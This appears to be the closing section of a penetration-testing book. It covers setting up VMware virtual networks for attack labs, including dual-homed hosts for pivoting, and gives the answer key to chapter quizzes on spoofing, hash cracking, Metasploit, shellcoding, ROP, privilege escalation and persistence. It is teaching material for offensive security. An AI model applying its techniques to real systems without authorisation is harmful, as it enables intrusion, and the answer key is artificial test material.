
Now that your family of virtual computers is happily installed, it's time for a family reunion on the network. Your virtual machine has virtual hardware; they're software that are presented to the VM by the hypervisor as physical hardware. The virtualized Windows doesn't know the difference. There are a few ways to network your VMs, so let's take a look at some configurations.

Network address translation and VMnet subnets

If you just want to get your VM on the internet as quickly as possible, configure the virtual NAT and make sure your VM is DHCP-enabled. This feature creates a subnet with a gateway that routes traffic through the host's connection and provides DHCP and DNS. Any of your other VMs that are configured to use the virtual NAT will end up on the same subnet. This is probably the most popular configuration as it gets everyone online and reachable.

Of course, using NAT will certainly get your VMs on the host's network, but it won't make the VMs visible to other members of the host's network. If you want to expose the VM, use the bridged network connection. This increases the complexity, so you're more likely to run into issues doing this. Most of the time, however, it works fine.

A more sophisticated configuration is easily possible. Open up **Virtual Machine Settings**, go to **Network Adapter**, and select **Custom: Specific virtual network**. As you can see in the following screenshot, there are 20 networks you can attach to. They are all distinct broadcast domains, and they're bare-bones; you won't have the benefit of a gateway and DHCP assignment (not without configuring them, anyway). These are for creating networks with your own resources. Note that, when you're checking the hardware configuration of your VM, you can add more devices with a click. Try adding additional network adapters to a host and then configuring the networks according to your testing scenario. This makes it easy to create dual-homed hosts for working on pivoting attacks, for example:



Device	Summary
Memory	8 GB
Processors	4
Hard Disk (SCSI)	45 GB
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status
- [ ] Connected
- [x] Connect at power on

Network connection
- ( ) Bridged: Connected directly to the physical network
  - [ ] Replicate physical network connection state
- ( ) NAT: Used to share the host's IP address
- ( ) Host-only: A private network shared with the host
- (●) Custom: Specific virtual network

VMnet0

VMnet0, VMnet1 (Host-only), VMnet2, VMnet3, VMnet4, VMnet5, VMnet6, VMnet7, VMnet8 (NAT), VMnet9, VMnet10, VMnet11, VMnet12, VMnet13, VMnet14, VMnet15, VMnet16, VMnet17, VMnet18, VMnet19


n7 Pro - Test Env1\Win7 Pro - Test Environment 1.vmx

Hardware compatibility: Workstation 12.x virtual machine

Using the Virtual Network Editor

A very good tool to know about is the Virtual Network Editor. It lets you configure your virtual networks. You can add up to the full 20 virtual networks that are possible and then define their numbering schemes, create a DHCP environment for them, and so on.

You can even make your very own intranet:



Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Auto-bridging	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.40.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.154.0
VMnet17	Host-only	-	Connected	Enabled	192.168.74.0

VMnet Information

( ) Bridged (connect VMs directly to the external network)

Bridged to: Automatic

( ) NAT (shared host's IP address with VMs)

(●) Host-only (connect VMs internally in a private network)

☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet17

☑ Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 . 168 . 74 . 0   Subnet mask: 255 . 255 . 255 . 0

This network configuration power isn't the only reason I'm pointing out the Virtual Network Editor. There's one little inconspicuous button that may be a lifesaver for you even in ordinary NAT and bridging scenarios: **Restore Defaults**. This little button erases all of the custom configuration and added networks and restores the out-of-the-box defaults. There is a long list of reasons why the virtual networking will just stop working altogether, but we won't cover any of that. Just remember this option as the nuke-the-site-from-orbit option for cleaning up a convoluted and broken virtual network.

Further reading

- Download VMware Workstation Player: `https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html`
- Download Oracle VirtualBox: `https://www.virtualbox.org/wiki/Downloads`

Assessment

Chapter 1: Bypassing Network Access Control

1. `apd` stands for access point daemon.
2. Grep for "Supported interface modes" from the `iw list` command.
3. It tells the access point to ignore probe request frames that don't specify the SSID of the network.
4. Zero network.
5. You must enable IP forwarding before starting the attack.
6. The Organizationally Unique Identifier and the Network Interface Controller.
7. False; the TCP/IP headers are not included in the MSS.
8. The "Jump" flag, which specifies the action to take on a packet that matches the rule.
9. `REPLY=sr1(IP/TCP)`

Chapter 2: Sniffing and Spoofing

1. Passive sniffing.
2. MAC address.
3. Endpoints.
4. `tcp.flags.ack==1`
5. False. Spaces can exist before the opening graph parentheses of an `if` statement but not in functions.
6. `drop()`
7. `-q`
8. `.ef`
9. Internet Control Message Protocol.

Chapter 3: Windows Passwords on the Network

1. False; all outputs are fixed length, so there's a unique hash value for a null input.
2. Avalanche.
3. The LM hash password is actually two 7-character halves concatenated; the LM hash password is not case-sensitive.
4. The server challenge is randomly generated and used to encrypt the response, so every challenge would result in a different network hash for the same password.
5. NetBIOS Name Service.
6. False; the opposite is true.
7. `mask==?d?d?s[Q-Zq-z][Q-Zq-z]`
8. False; the tool is called John the Ripper.

Chapter 4: Advanced Network Attacks

1. `on_request`
2. False; the standalone generator is called msfvenom.
3. HTTP Strict Transport Security.
4. `/etc/ettercap/etter.dns`
5. It's likely not installed yet. The command to try is `apt-get install isr-evilgrade`.
6. Neighbor Discovery Protocol.
7. `ff02:0000:0000:0000:0000:0000:0000:0001`

Chapter 5: Cryptography and the Penetration Tester

1. `0110011010001111`
2. Electronic Codebook.
3. Padding.
4. `-encoding 2`

5. Four.
6. 160, 512.
7. False; "oracle" refers to an information leak concept.

Chapter 6: Advanced Exploitation with Metasploit

1. Singles, Stagers, and Stages.
2. `\x00`
3. `--arch x86` or `-a x86`
4. Method.
5. `print_good()` displays a green plus sign to indicate success.
6. False; you can view icons or a table.
7. `EXITFUNC`, `thread`.
8. False; it is no longer enabled by default.

Chapter 7: Stack and Heap Memory Management

1. Last In First Out.
2. The stack pointer, `ESP`.
3. Source address, destination address.
4. False; `jnz` causes execution to jump if the zero flag is not set.
5. Stack frame.
6. False; `\x90` is the NOP (no-op). The question is alluding to `\x00`.
7. Little-endian is a reference to byte order; the least significant bits (the "little end") go first. It is the standard of IA-32 architectures.

Chapter 8: Windows Kernel Security

1. **Hardware Abstraction Layer** (HAL).
2. Preemptive.
3. The variable's location in memory.
4. Six.
5. 16 bits.
6. False; it is possible, but it will result in system instability or compromise.
7. `0xFFFFFFFF` is signed.
8. Reflective DLL injection can load the binary into memory; normally the DLL has to be read from disk.

Chapter 9: Weaponizing Python

1. The `import` statement.
2. `socket` makes low-level calls to socket APIs in the operating system; certain uses may be platform-dependent.
3. False; invoking the script via `python` doesn't require the shebang and interpreter path.
4. Either `break` or `continue` will affect the execution.
5. False; the file must be created on the target platform.
6. `_thread`
7. False; the lack of a restore function will leave ARP tables poisoned, but the attack can still occur in the first place.

Chapter 10: Windows Shellcoding

1. Heap spraying.
2. `js_be` is big-endian byte ordering; `js_le` is little-endian.
3. `unescape()`
4. `windbg -p 4566 /g`
5. False; `da` will display the memory location with ASCII encoding.
6. False; code caves are composed of null bytes.

7. `--xp_mode` allows our patched executable to run in Windows XP; BDF default behavior is to crash on XP systems due to the potential use of XP for sandboxing.

Chapter 11: Bypassing Protections with ROP

1. Software-based and hardware-based.
2. libc is the C standard library.
3. As long as you'd like; you can define 5 or 100 bytes with the `--depth` flag in MSFrop and ROPgadget.
4. ASLR.
5. The PLT converts function calls to absolute destination addresses; the GOT converts address calculations to absolute destinations.
6. Open `gdb [binary]` and disassemble `main()` with `disas`, then look for the `system@plt` call.
7. The > operator packs the binary data as big-endian; x86 processors are little-endian.

Chapter 12: Fuzzing Techniques

1. False; fuzzing is not an attack, and it can't yield shellcode; it informs exploit development.
2. `R adm`
3. EIP (extended instruction pointer).
4. `pattern_create.rb` and `pattern_offset.rb`.
5. The target architecture is little-endian, so the concatenated address would be `0xb155a704`.

Chapter 13: Going Beyond the Foothold

1. This is expected. The scanning is being initiated by the compromised host and targeting a network not visible to our interface.
2. I was missing the `-i` flag to set up an interactive channel.

3. Session ID.
4. False. The activity is being initiated by the compromised host. The communication channel between our system and the meterpreter session on the target is completely separate.
5. True. However, no use of any port scan tool should be considered stealthy.
6. False. Windows passwords are not salted.
7. Configure `EXITFUNC` as `thread`.

Chapter 14: Taking PowerShell to the Next Level

1. `Get-ChildItem`
2. It converts it to binary (base-2).
3. `Select-String`
4. False; the folder must exist. This command will return an exception.
5. False; `cert.sh` simply generates a self-signed certificate. Browsers will display an alert for a self-signed certificate.

Chapter 15: Escalating Privileges

1. FIFOs.
2. False; `WCHAR` simply means wider than 8 bits. It can be 16 bits or 32 bits.
3. Windows Management Instrumentation.
4. Inter-Process Communication.
5. Process ID.
6. DPM replicas.
7. The SYSKEY used to encrypt the password data.

Chapter 16: Maintaining Access

1. Windows Registry.
2. It creates the payload in PowerShell format.
3. False; the first two are interchangable. However, `Add-Persistence` must go last.
4. He accidentally set the traffic flow to egress instead of in.
5. SYSTEM.
6. Resource file.
7. `HKLM`.

Other Books You May Enjoy

Leave a review - let other readers know what you think

Index